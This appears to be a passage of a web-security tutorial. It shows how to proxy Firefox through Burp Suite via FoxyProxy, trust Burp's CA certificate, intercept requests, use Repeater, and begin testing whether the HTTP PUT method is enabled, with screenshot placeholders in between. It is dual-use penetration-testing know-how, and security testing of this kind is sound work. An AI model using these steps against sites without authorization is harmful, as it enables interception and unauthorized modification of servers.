

FoxyProxy
Use Enabled Proxies By Patterns and Order
Turn Off (Use Firefox Settings)
127.0.0.1:8080
(for all URLs)
Options
What's My IP?
Log




Recommended
FoxyProxy Standard
by Eric H. Jung
FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. For a simpler tool and less advanced configuration options, please use FoxyProxy Basic.
Remove
172,454
Users
605
Reviews
4.2 Stars
5 402
4 76
3 42
2 17
1 68


Click on add.






Ip = 127.0.0.1

Port = 8080






Go to http://burp/


And click on “CA Certificate”

It will download certificate




In preferences search for cert


Then click on view certificates




Click on import




Select “cacert.der”




Check both and click ok






Click on 127.0.0.1:8080



Go to proxy and you will see intercept on refresh the page and you will see the request.




Right-click and choose on “send to repeater”

Go to repeater tab in this tab will be able to edit the request


Testing for http methods

Now we know that the “PUT” http method is enabled now we will test the method



On the top right we can see “GET” method

